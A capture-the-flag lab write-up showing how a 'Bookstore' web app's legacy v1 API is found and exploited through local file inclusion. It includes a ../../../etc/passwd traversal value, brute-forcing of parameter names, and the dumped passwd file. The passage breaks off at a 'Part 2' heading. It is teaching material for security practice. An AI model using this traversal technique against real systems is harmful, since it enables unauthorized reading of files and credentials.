

Bookstore
Objective: understand how a vulnerable API can be exploited
Part 1

I accessed the website using its IP address without specifying any port. Once we accessed the website, we found something like this:

I interacted with every possible endpoint on this site. There were different interaction points, such as home.html and books.html, but login.html didn’t do anything.


Once I’ve run through every request, I fire up Postman to check what’s really going on under the hood


Burp Suite showed us all the requests. One stood out: /assets/js/api.js, which dropped the following:

We can send a request like this:

But based on api.js, the most important part is this specific comment. //the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
Let’s change /api/v2/resources/books?id=1 to /api/v1/resources/books?id=1

We didn’t get any errors, which means the previous version of this API is still present, and we can access its vulnerability.
Based on the response from /api/v2/resources/books/random4, I tried using different parameters, but none of them returned /etc/passwd , author, id, published ,show
I brute-forced new parameters but kept the value set to ../../../etc/passwd

Bingo, we found an endpoint called show.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sid:x:1000:1000:Sid,,,:/home/sid:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin


From the /etc/passwd response, we found a user sid, which could allow us to read the flag. Based on the challenge question, let’s use /home/sid/user.txt
Part 2
